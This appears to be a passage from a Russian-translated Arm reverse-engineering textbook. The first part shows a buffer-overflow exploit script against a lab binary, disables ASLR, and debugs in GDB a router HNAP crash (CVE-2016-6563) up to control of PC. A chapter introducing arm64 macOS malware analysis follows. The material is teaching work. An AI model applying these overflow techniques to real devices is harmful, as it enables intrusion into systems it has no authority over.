0xaaaaaaaa0834 <func+32> ret
-> 0xaaaaaaaa0838 <secret+0> stp x29, x30, [sp, #-16]!
0xaaaaaaaa083c <secret+4> mov x29, sp
0xaaaaaaaa0840 <secret+8> adrp x0, 0xaaaaaaaa0000
0xaaaaaaaa0844 <secret+12> add x0, x0, #0x8b8
0xaaaaaaaa0848 <secret+16> bl 0xaaaaaaaa06b0 <puts@plt>
0xaaaaaaaa084c <secret+20> mov w0, #0x0
```

Для запуска нагрузки вне GDB необходимо отключить ASLR, иначе адрес `secret` изменится.

```
ubuntu@aarch64-vm:~$ sudo echo 0 > /proc/sys/kernel/randomize_va_space
```

Запуск двоичного файла с нагрузкой выводит `You should not be here`, подтверждая успешное выполнение `secret()`.

```
ubuntu@aarch64-vm:~$ cat exploit.py
#!/usr/bin/python2.7
from struct import pack

payload = 'A'*88
payload += pack("<Q", 0x0000aaaaaaaa0838)

print payload
ubuntu@aarch64-vm:~$ export payload=$(./exploit.py)
-bash: warning: command substitution: ignored null byte in input
ubuntu@aarch64-vm:~$ ./overflow $payload
Hello from the main function.
You should not be here.
```

Отладка процесса с GDB

Для отладки процесса в GDB достаточно подключиться к его идентификатору и убедиться, что у GDB есть необходимые разрешения.

В этом разделе на примере показана важность отладки для анализа уязвимостей и разработки эксплойтов. Рассматривается повреждение памяти, вызывающее сбой, но не из-за того, что пользовательский ввод напрямую делает PC недопустимым. То есть ввод не приводит непосредственно к контролю PC. Чтобы установить причину, необходима отладка.

Уязвимость[15] находится в HNAP, часто используемом производителями маршрутизаторов для связи с веб-интерфейсом, и срабатывает через запрос входа. Подробности уязвимости и разработка эксплойта выходят за рамки раздела. Цель - показать ситуацию, когда отладка нужна для преодоления препятствий, вызывающих сбой.

Некоторые процессы порождают дочерние процессы. Здесь уязвимость срабатывает в дочернем процессе, создаваемом событием. Чтобы GDB следовал за дочерним ответвлением, используйте `set follow-fork-mode child`.

```
user@azeria-labs-arm:~$ sudo gdb -q -p 5623
[...]
gef> set follow-fork-mode child
gef> c
Continuing.
```

Процесс ожидает входящий запрос. С другой машины отправляется вредоносный запрос.

```
gef> c
Continuing.
[New process 23578]

Thread 2.1 "hnap" received signal SIGSEGV, Segmentation fault.
[Switching to process 23578]
[ Legend: Modified register | Code | Heap | Stack | String ]
---------------- registers ----------------
$r0   : 0xbeffee2c -> "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
$r1   : 0xbefff240 -> "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
$r2   : 0x0
$r3   : 0x412f6d
$r4   : 0x4007b4f8 -> 0x0006d440
$r5   : 0xbefffca4 -> 0xbefffdbc -> "/usr/sbin/hnap"
$r6   : 0x2
$r7   : 0xbefffdbc -> "/usr/sbin/hnap"
$r8   : 0x9324 -> mov r12, sp
$r9   : 0x9944 -> push {r11, lr}

$r10  : 0xbefffc18 -> 0x00000000
$r11  : 0xbefff244 -> "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
$r12  : 0x41
$sp   : 0xbeffe618 -> 0x00000000
$lr   : 0x19804 -> movw r3, #64492 ; 0xfbec
$pc   : 0x19820 -> strb r2, [r3]
$cpsr : [negative ZERO CARRY overflow interrupt fast thumb]
---------------- stack ----------------
0xbeffe618|+0x00: 0x00000000 <- $sp
0xbeffe61c|+0x04: 0xbefff550 -> 0x00000000
0xbeffe620|+0x08: 0x0002c4d8 -> "Captcha"
0xbeffe624|+0x0c: 0x00039730 -> "<?xml version=\"1.0\" encoding=\"utf-8\"?>[...]"
0xbeffe628|+0x10: 0x00000000
0xbeffe62c|+0x14: "</Captcha>"
0xbeffe630|+0x18: "ptcha>"
0xbeffe634|+0x1c: 0x77003e61 ("a>"?)
---------------- code:arm ----------------
0x19814 add r2, r1, r2
0x19818 add r3, r2, r3
0x1981c mov r2, #0
-> 0x19820 strb r2, [r3]
0x19824 sub r3, r11, #1040 ; 0x410
0x19828 sub r3, r3, #4
0x1982c sub r3, r3, #4
0x19830 ldr r0, [r11, #-3112] ; 0xfffff3d8
0x19834 mov r1, r3
--------------- threads ---------------
[#0] Id 1, Name: "hnap", stopped, reason: SIGSEGV
---------------- trace ----------------
[#0] 0x19820 -> strb r2, [r3]
[#1] 0x19804 -> movw r3, #64492 ; 0xfbec
0x00019820 in ?? ()
```

Дочерний процесс завершился с ошибкой сегментации. Но пользовательский ввод не повредил PC. Сбой произошёл на STRB, пытающейся сохранить R2 по адресу из R3. Это означает, что часть ввода использовалась при вычислении адреса, который в итоге стал недопустимым значением R3.

Следующий шаг - поставить точку останова за несколько инструкций до сбоя и пошагово выяснить, какая часть ввода участвовала в вычислении. Предшествующие STRB инструкции можно исследовать командой GDB просмотра памяти. Здесь выводятся пять инструкций от текущего PC минус 16 байт.

```
gef> x/5i $pc-16
0x19810: sub r1, r11, #4
0x19814: add r2, r1, r2

0x19818: add r3, r2, r3
0x1981c: mov r2, #0
=> 0x19820: strb r2, [r3]
```

Перед перезапуском создадим циклический шаблон, который станет новым вводом и позволит определить смещение значения, попадающего в вызывающие сбой регистры.

```
gef> pattern create 1300
[+] Generating a pattern of 1300 bytes
Aaaabaaacaaadaaa[...]
```

Теперь перезапускаем отладку, указываем GDB следовать за дочерним ответвлением, ставим точку останова на `0x19810` и продолжаем.

```
user@azeria-labs-arm:~$ sudo gdb -q -p 5623
gef> set follow-fork-mode child
gef> b *0x19810
Breakpoint 1 at 0x19810
gef> c
Continuing.
```

После отправки эксплойта с циклическим шаблоном достигается точка останова. Но это цикл, и ввод обрабатывается лишь на итерации `Captcha`, поэтому продолжаем, пока не достигнем именно её.

```
gef> c
Continuing.
[ Legend: Modified register | Code | Heap | Stack | String ]
---------------- registers ----------------
$r0 : 0xbeffee2c -> "aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaama[...]"
$r1 : 0x39da9 -> "</Captcha>\n</Login>\n</soap:Body>\n</soap:Envelop[...]"
$r2 : 0x6b616167 ("gaak"?)
$r3 : 0xfffffbec
$r4 : 0x4007b4f8 -> 0x0006d440
$r5 : 0xbefffca4 -> 0xbefffdbc -> "/usr/sbin/hnap"
$r6 : 0x2
$r7 : 0xbefffdbc -> "/usr/sbin/hnap"
$r8 : 0x9324 -> mov r12, sp
$r9 : 0x9944 -> push {r11, lr}
$r10: 0xbefffc18 -> 0x00000000
$r11: 0xbefff244 -> "maaknaakoaakpaakqaakraaksaaktaakuaakvaakwaakxaakya[...]"
$r12: 0x6d
$sp : 0xbeffe618 -> 0x00000000
$lr : 0x19804 -> movw r3, #64492 ; 0xfbec

$pc : 0x19810 -> sub r1, r11, #4
$cpsr: [negative ZERO CARRY overflow interrupt fast thumb]
---------------- stack ----------------
0xbeffe618|+0x00: 0x00000000 <- $sp
0xbeffe61c|+0x04: 0xbefff550 -> 0x00000000
0xbeffe620|+0x08: 0x0002c4d8 -> "Captcha"
0xbeffe624|+0x0c: 0x00039730 -> "<?xml version=\"1.0\" encoding=\"utf-8\"?>[...]"
0xbeffe628|+0x10: 0x00000000
0xbeffe62c|+0x14: "</Captcha>"
0xbeffe630|+0x18: "ptcha>"
0xbeffe634|+0x1c: 0x77003e61 ("a>"?)
---------------- code:arm ----------------
0x19804 movw r3, #64492 ; 0xfbec
0x19808 movt r3, #65535 ; 0xffff
0x1980c ldr r2, [r11, #-24] ; 0xffffffe8
-> 0x19810 sub r1, r11, #4
0x19814 add r2, r1, r2
0x19818 add r3, r2, r3
0x1981c mov r2, #0
0x19820 strb r2, [r3]
0x19824 sub r3, r11, #1040 ; 0x410
--------------- threads ---------------
[#0] Id 1, Name: "hnap", stopped, reason: BREAKPOINT
---------------- trace ----------------
[#0] 0x19810 -> sub r1, r11, #4
[#1] 0x19804 -> movw r3, #64492 ; 0xfbec

Thread 2.1 "hnap" hit Breakpoint 1, 0x00019810 in ?? ()
gef>
```

Теперь циклический шаблон виден в R2. Это значение участвует в расчёте адреса, который в итоге попадает в R3 и вызывает сбой.

```
0x19814 add r2, r1, r2
0x19818 add r3, r2, r3
0x1981c mov r2, #0
0x19820 strb r2, [r3]
```

R1 выглядит неповреждённым. Его значение прибавляется к R2 с шаблоном, а результат затем прибавляется к R3. Точное смещение значения в R2 вычисляет `pattern search`.

```
gef> pattern search $r2 1300
[+] Searching '$r2'

[+] Found at offset 1024 (little-endian search) likely
[+] Found at offset 640 (big-endian search)
gef>
```

Смещение равно 1024: следующие 4 байта после 1024 символов ввода попадут в R2. Далее требуется определить подходящее значение R2. Здесь проблему можно обойти значением минус 1 (`0xffffffff`). Изменяем эксплойт: 1024 символа, шестнадцатеричное минус 1 и ещё 300 символов `A`, которые в идеале вызовут сбой в PC.

Повторное подключение и отправка нового ввода наконец приводят к сбою в PC.

```
gef> set follow-fork-mode child
gef> c
Continuing.
[New process 14962]
process 14962 is executing new program: /home/user/DIR890/squashfs-root/htdocs/cgibin
warning: Unable to find dynamic linker breakpoint function.
GDB will be unable to debug shared library initializers
and track explicitly loaded dynamic code.

Thread 2.1 "hnap" received signal SIGSEGV, Segmentation fault.
[Switching to process 14962]
[ Legend: Modified register | Code | Heap | Stack | String ]
---------------- registers ----------------
$r0 : 0xbefff550 -> "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
$r1 : 0xbefff35d -> 0x00000000
$r2 : 0x0
$r3 : 0xbefffa81 -> 0x00000000
$r4 : 0x4007b4f8 -> 0x0006d440
$r5 : 0xbefffca4 -> 0xbefffdbc -> "/usr/sbin/hnap"
$r6 : 0x2
$r7 : 0xbefffdbc -> "/usr/sbin/hnap"
$r8 : 0x9324 -> stmia r0!, {r0, r2, r3}
$r9 : 0x9944 -> ldr r0, [pc, #0] ; (0x9948)
$r10: 0xbefffc18 -> 0x00000000
$r11: 0x41414141 ("AAAA"?)
$r12: 0x360ec -> 0x4004c508 -> 0xe1a03000
$sp : 0xbefff248 -> "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
$lr : 0x1983c -> movs r4, r0
$pc : 0x41414140 ("@AAA"?)
$cpsr: [negative ZERO CARRY overflow interrupt fast THUMB]
---------------- stack ----------------
0xbefff248|+0x00: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]" <- $sp
0xbefff24c|+0x04: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
0xbefff250|+0x08: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
0xbefff254|+0x0c: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"

0xbefff258|+0x10: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
0xbefff25c|+0x14: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
0xbefff260|+0x18: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
0xbefff264|+0x1c: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
------------- code:arm:thumb -------------
[!] Cannot disassemble from $PC
```

```
[!] Cannot access memory at address 0x41414140
--------------- threads ---------------
[#0] Id 1, Name: "hnap", stopped, reason: SIGSEGV
---------------- trace ----------------
0x41414140 in ?? ()
gef>
```

Теперь PC находится под нашим контролем, и в него можно поместить адрес ROP-гаджета, выполняющего следующую требуемую инструкцию.

Примечания

[1] [назад] sourceware.org
[2] [назад] ghidrabook.com
[3] [назад] hex-rays.com
[4] [назад] book.rada.re
[5] [назад] sourceware.org
[6] [назад] github.com
[7] [назад] github.com
[8] [назад] hugsy.github.io
[9] [назад] github.com
[10] [назад] github.com
[11] [назад] hugsy.github.io
[12] [назад] github.com
[13] [назад] book.rada.re
[14] [назад] book.rada.re
[15] [назад] CVE-2016-6563.

Глава 12. Обратная разработка вредоносного ПО arm64 для macOS

До недавнего времени в основе любого Mac находился процессор Intel. Теперь все новые Mac оснащаются "Apple Silicon". Начиная с M1, эти системы на кристалле используют набор инструкций Arm. Чтобы сохранить нативную совместимость с новыми системами Apple, авторы вредоносного ПО начали распространять свои творения в виде 64-разрядных двоичных файлов Arm.

Для аналитиков вредоносного ПО Mac появление таких файлов создаёт определённые трудности. Важнее всего то, что они дизассемблируются не в привычные инструкции Intel, а в набор A64.

К этому моменту у вас уже есть базовое понимание данного набора инструкций. В этой главе мы разовьём знания и предоставим сведения, необходимые для становления квалифицированным аналитиком вредоносного ПО arm64 для macOS.

Глава начинается с вводных тем, например способов распознавания нативных двоичных файлов arm64 macOS. Эти знания помогут искать вредоносное ПО arm64 macOS и действительно применялись при обнаружении первого вредоносного ПО с нативной поддержкой Apple Silicon. Остальная часть посвящена инструментам и методам анализа, особенно логике противодействия анализу, которая пытается сорвать исследования.

> **Примечание.** Apple называет 64-разрядные двоичные файлы Arm для macOS словом `arm64`. VirusTotal аналогично использует тег ARM64. В этой главе применяется терминология Apple и обозначение arm64.

> **Примечание.** Глава написана совместно с Патриком Уордлом, основателем некоммерческого фонда Objective-See. Уордл много лет исследует вредоносное ПО macOS, а обнаружение им в 2021 году первого вредоносного ПО, скомпилированного нативно для Apple Silicon, привело его в мир arm64. Если вас интересует анализ вредоносного ПО macOS, Патрик написал цикл книг *The Art of Mac Malware*, бесплатно доступный по адресу taomm.org.

Предыстория

Вместе со стремительным ростом популярности macOS увеличивается и распространённость вредоносного ПО для настольной ОС Apple. Причины этой синхронной динамики неоднозначны, но бесспорно одно: больше систем macOS означает больше целей. Авторы вредоносного ПО оппортунистичны и потому посвящают всё больше времени и ресурсов созданию средств заражения macOS. Настолько, что уже в 2018 году по некоторым показателям[1] число обнаруженных угроз на одну конечную точку Mac превысило Windows.

Интересно, хотя и неудивительно, что многие недавние образцы вредоносного ПО для macOS не являются полностью новыми. Рост macOS побуждает авторов переносить вредоносные программы с Windows или Linux. Среди недавних примеров Dacls, IPStorm и GravityRAT.[2] Теперь все они нативно работают в macOS. При этом специфическое для Mac вредоносное ПО продолжает циркулировать, становясь распространённее и сложнее.

Как отмечалось, движущая сила увеличения числа вредоносных программ Mac - резкий рост популярности систем Mac. В отчёте начала 2022 года утверждалось, что в 2021 году "поставки Mac росли вдвое быстрее общих поставок ПК".[3]

Рост популярности объясняется большей востребованностью в организациях, увеличением удалённой рабочей силы и, наконец, появлением высокопроизводительной микросхемы Apple M1. Выпущенная в 2020 году M1 - система на кристалле Arm, которая "объединяет множество мощных технологий на одной микросхеме и использует унифицированную архитектуру памяти для резкого повышения производительности и эффективности".[4]

Двоичные файлы macOS arm64

В контексте главы важнейший аспект M1 - это система на кристалле Arm, процессор которой поддерживает A64. Чтобы двоичный файл нативно работал на M1, он должен быть скомпилирован как 64-разрядный Mach-O Arm. Двоичные файлы Intel всё ещё работают на новых Mac, но не нативно. Apple понимала, что обратная совместимость необходима для широкого принятия M1, и выпустила Rosetta(2).[5]

> Rosetta - процесс трансляции, позволяющий запускать на Apple Silicon приложения с инструкциями x86_64.
>
> Для пользователя Rosetta в основном прозрачна. Если исполняемый файл содержит только инструкции Intel, macOS автоматически запускает Rosetta и начинает трансляцию. После её завершения система запускает переведённый исполняемый файл вместо исходного. Но трансляция требует времени, поэтому переведённые приложения иногда запускаются или работают медленнее.

Итак, Rosetta(2) прозрачно переводит инструкции x86_64 (Intel) в нативные A64 и позволяет старым приложениям работать на M1. Однако важны два момента:

• Двоичные файлы не Arm 64 не работают на Apple Silicon нативно, поскольку процессор понимает только A64. Сначала Rosetta(2) должна их перевести. Хотя переводы кэшируются, последующие запуски всё равно несут накладные расходы и будут медленнее нативных 64-разрядных Arm.
• Двоичные файлы Arm 64 с инструкциями A64 не требуют трансляции и связанных с Rosetta(2) расходов. Приложения, перекомпилированные для M1, работают нативно и быстрее и не подвержены проблемам и особенностям Rosetta(2).

Поскольку нативные файлы Arm 64 быстрее, а первая Rosetta(2) имела проблемы, мешавшие некоторым приложениям Intel, Apple рекомендует[6] перекомпилировать приложения для нативной работы на Apple Silicon. Неудивительно, что разработчики и авторы вредоносного ПО теперь поставляют файлы arm64.

Стоит отметить, что вредоносное ПО arm64 - просто вредоносное ПО Mac, скомпилированное для нативной работы на Apple Silicon. По возможностям и функциям оно не отличается от вредоносного ПО Mac для Intel. Более того, значительная часть современных образцов arm64 изначально распространялась как x86_64 и была лишь перекомпилирована для Apple Silicon.

Создание вредоносного ПО arm64, например GoSearch22, первого образца, нативно скомпилированного для Apple Silicon,[7] примечательно по двум основным причинам. Во-первых, оно показывает, что авторы вредоносного ПО и их творения продолжают развиваться в прямой ответ на аппаратные и программные изменения Apple. Распространение нативных файлов arm64 даёт множество преимуществ, так зачем злоумышленникам от них отказываться?

Вскоре будет рассмотрено обнаружение первого вредоносного ПО, нативно скомпилированного для Apple Silicon. Оно подтвердило предположение, что злоумышленники действительно будут компилировать и распространять вредоносное ПО как arm64. После его обнаружения в начале 2021 года нашли множество других образцов. Среди заметных:

• SilverSparrow, заразивший десятки тысяч систем macOS;[8]
• Bundlore, который Apple по ошибке нотариально удостоверила, то есть "одобрила".[9]

Во-вторых, что тревожнее, инструменты статического анализа и антивирусные движки могут плохо справляться с arm64. На рисунке 12.1 показаны результаты VirusTotal для файлов x86_64 и arm64 из вредоносного универсального приложения, то есть содержавшего двоичные файлы нескольких архитектур.

Теоретически оба файла должны обнаруживаться с одинаковой частотой, поскольку содержат логически эквивалентный вредоносный код. К сожалению, число срабатываний на версии arm64 снизилось более чем на 10 процентов по сравнению с отдельной x86_64. Несколько ведущих антивирусов, обнаруживших x86_64, не пометили arm64.

Предположительно их сигнатуры основывались на специфичных для Intel инструкциях, то есть кодах операций. У вредоносного ПО Arm инструкции совершенно иные, поэтому сигнатуры на основе архитектурных инструкций могут не сработать. Более того, некоторые движки, правильно отметившие обе версии, присвоили логически одному файлу разные имена.




Рисунок 12.1. Число антивирусных обнаружений вредоносного образца arm64 снижается

Одним движком с конфликтующими именами был Microsoft, назвавший архитектурные файлы `Trojan:MacOS/Bitrep.B` и `Trojan:Script/Wacatac.C!ml`. Такие конфликты могут указывать на непоследовательную обработку разных форматов двоичных файлов. Они способны вызвать путаницу в идентификации и отчётности, имеющую реальные последствия.

Наконец, хотя в ближайшее время вредоносное ПО для Apple Silicon, вероятно, будет распространяться универсальными файлами, так будет не всегда. В будущем, когда Apple Silicon станет распространённее, появятся образцы macOS только с кодом arm64.

Для аналитиков macOS наличие исключительно arm64 создаёт трудности, прежде всего потому, что код дизассемблируется не в привычные инструкции Intel, а в A64. Хорошая новость: сведения из предыдущих глав возвращают аналитиков в строй, и анализ arm64 в основном будет простым.

Hello World macOS (arm64)

Прежде чем анализировать вредоносный GoSearch22, всесторонне исследуем классическую программу Hello World, скомпилированную как arm64 macOS. Это подготовит нас к более сложным файлам и подчеркнёт особенности macOS, встречающиеся при анализе вредоносного ПО arm64.

Используем код, автоматически создаваемый Xcode при создании проекта командной строки:

```
int main(int argc, const char * argv[]) {
    @autoreleasepool {
        // insert code here...
        NSLog(@"Hello, World!");
    }

    return 0;
}
```

Код можно скомпилировать через Xcode или непосредственно clang: `clang main.m -fmodules -o helloWorld`.

После компиляции откройте файл Hello World в выбранном дизассемблере. Получится примерно такой код:

```
main:
 sub sp, sp, #0x30
 stp x29, x30, [sp, #0x20]
 add x29, sp, #0x20
 movz w8, #0x0
 stur wzr, [x29, var_4]
 stur w0, [x29, var_8]
 str x1, [sp, #0x20 + var_10]
 str w8, [sp, #0x20 + var_14]
 bl objc_autoreleasePoolPush
 adrp x9,#0x0000000100004000
 add x9, x9, #0x8 ; 0x100004008@PAGEOFF @"Hello, World!"
 str x0, [sp, #0x20 + var_20]
 mov x0, x9
 bl NSLog
 ldr x0, [sp, #0x20 + var_20]
 bl objc_autoreleasePoolPop
 ldr w0, [sp, #0x20 + var_14]
 ldp x29, x30, [sp, #0x20]
 add sp, sp, #0x30
 ret
```

Перед подробным разбором нужны два замечания.

Во-первых, блок `@autoreleasepool`, управляющий памятью в контексте времени жизни объектов Objective-C, скомпилирован в парные вызовы `objc_autoreleasePoolPush` и `objc_autoreleasePoolPop`. Во-вторых, кратко рассмотрим соглашение о вызовах macOS. Это особенно важно при анализе вредоносного ПО: часто не нужно полностью восстанавливать образец, достаточно понять вызываемые API и передаваемые им параметры.

Вызовы функций и методов подчиняются строгим правилам использования регистров: какие передают параметры, а какие возвращают значение. Они сформулированы в ABI. Поскольку правила применяются последовательно, мы понимаем низкоуровневую организацию вызовов.

Нативная архитектура набора инструкций Apple Silicon - AArch64, 64-разрядное состояние выполнения ARMv8. Как изучено в первой части, X0-X7 содержат первые восемь аргументов, а возвращаемое значение находится в X0 и в X1, если оно 128-разрядное.

Таким образом, единственный параметр вызова метода или функции всегда передаётся в X0. Если вызов возвращает 64-разрядное значение, после возврата оно находится в X0.

Перейдём к дизассемблированному Hello World.

Сначала встречается пролог: код вычитает `0x30` из указателя стека, освобождая место для локальных переменных и сохраняемых значений. Затем STP сохраняет X29 и X30 в стеке, а X29 получает SP+`0x20`.

```
sub sp, sp, #0x30
stp x29, x30, [sp, #0x20]
add x29, sp, #0x20
```

Через несколько инструкций BL вызывает `objc_autoreleasePoolPush`. Напомним, перед передачей управления через BL регистр связи X30 получает адрес следующей инструкции, чтобы функция знала, куда возвращаться. Согласно документации компилятора,[10] `objc_autoreleasePoolPush` возвращает указатель на объект пула, который позднее должен передаваться `objc_autoreleasePoolPop` для освобождения. Такой пул обеспечивает автоматический подсчёт ссылок (ARC), управляющий временем жизни объектов Objective-C. Поскольку возвращаемое значение функции находится в X0, инструкция `str x0, [sp, #0x20 + var_20]` сохраняет указатель в выделенной области стека.

```
bl objc_autoreleasePoolPush
[...]
str x0, [sp, #0x20 + var_20]
```

Далее код инициализирует X0 адресом строки `Hello, World!`, которая служит первым аргументом следующей функции. Адрес вычисляется ADRP и ADD, затем помещается в X0. BL вызывает `NSLog`, печатающую строку.

```
adrp x9,#0x0000000100004000
add x9, x9, #0x8 ; 0x100004008@PAGEOFF @"Hello, World!"
[...]
mov x0,x9
bl NSLog
```

После вызова `objc_autoreleasePoolPop` выполняется выход из пула автоосвобождения. Согласно документации, функция принимает освобождаемый объект пула. Инструкция `ldr x0, [sp, #0x20 + var_20]` загружает его из ранее использованной области стека.

```
ldr x0, [sp, #0x20 + var_20]
bl objc_autoreleasePoolPop
```

Наконец достигается эпилог `main`. Эпилоги обычно восстанавливают регистры, корректируют стек и возвращаются к вызывающей стороне. Сначала W0 инициализируется 32-разрядным возвращаемым значением из стека. В начале кода эта область была обнулена MOVZ и STR, что ожидаемо: исходный код всегда возвращает 0.

```
[...]
movz w8, #0x0
[...]
str w8, [sp, #0x20 + var_14]
[...]
ldr w0, [sp, #0x20 + var_14]
```

После настройки возвращаемого регистра функция восстанавливает X29 и X30 посредством LDP. Они были сохранены в прологе. Затем указатель стека возвращается к исходному значению.

Вычисление адреса строки заслуживает внимания: ADRP формирует адрес страницы, содержащей литерал, а ADD прибавляет внутристранничное смещение `#0x8`. До самого вызова адрес временно находится в X9 и лишь затем копируется в X0 в соответствии с соглашением о первом аргументе. Аналогично значение, возвращённое `objc_autoreleasePoolPush`, нельзя оставлять только в энергозависимом X0, потому что последующий `NSLog` его перезапишет; поэтому указатель заранее сохраняется в стеке и загружается обратно непосредственно перед `objc_autoreleasePoolPop`.

Эпилог является зеркалом пролога. LDP одной инструкцией возвращает оба сохранённых регистра, X29 и регистр связи X30. Прибавление `0x30` освобождает зарезервированный кадр стека. После этого RET использует восстановленный адрес возврата и передаёт управление вызывающей стороне, а W0 уже содержит предусмотренный исходным кодом нулевой результат.

Для этого к SP прибавляется `0x30`. Наконец, RET возвращает управление из `main`.

```
ldp x29, x30, [sp, #0x20]
add sp, sp, #0x30
ret
```

Поиск вредоносных двоичных файлов arm64

Прежде чем анализировать вредоносное ПО, нужно научиться находить образцы для нативной работы на Apple Silicon. В этом разделе показано, как определить наличие в файле нативного кода Apple Silicon и какими поисковыми запросами сузить поиск.

Один из простых способов определить архитектуру кода - встроенная в macOS утилита `file`; также подходят `otool` и `lipo`. С её помощью можно проверить наличие скомпилированного arm64.

Рассмотрим приложение Apple Calculator:

```
% file /System/Applications/Calculator.app/Contents/MacOS/Calculator
/System/Applications/Calculator.app/Contents/MacOS/Calculator: Mach-O
universal binary with 2 architectures: [x86_64:Mach-O 64-bit executable
x86_64] [arm64e:Mach-O 64-bit executable arm64e]
/System/Applications/Calculator.app/Contents/MacOS/Calculator (for
architecture x86_64): Mach-O 64-bit executable x86_64
/System/Applications/Calculator.app/Contents/MacOS/Calculator (for
architecture arm64e): Mach-O 64-bit executable arm64e
```

Calculator пересобран для нативной работы на Apple Silicon и содержит arm64 (`Mach-O 64-bit executable arm64e`). Для совместимости со старыми системами он также содержит нативный код Intel x86_64.

Нативный формат исполняемых файлов Apple - Mach-O. Такой файл содержит код одной архитектуры. Чтобы единый файл выполнялся на разных архитектурах, например Intel 64 и Apple Silicon, разработчики встраивают несколько Mach-O в универсальный, или "толстый", файл.

При запуске универсального файла ОС автоматически выбирает архитектуру хоста. На 64-разрядном Intel запускается встроенный Mach-O x86_64, а на Apple Silicon - Mach-O arm64.

Обнаружение arm64 или arm64e, расширения arm64 от Apple, - хороший первый шаг. Однако Mach-O используется и в iOS, а нас интересует только macOS. Их можно различить по командам загрузки в заголовке Mach-O. `LC_BUILD_VERSION` с платформой 1 (macOS) либо `LC_VERSION_MIN_MACOSX` подтверждает macOS; для iOS платформа равна 2.

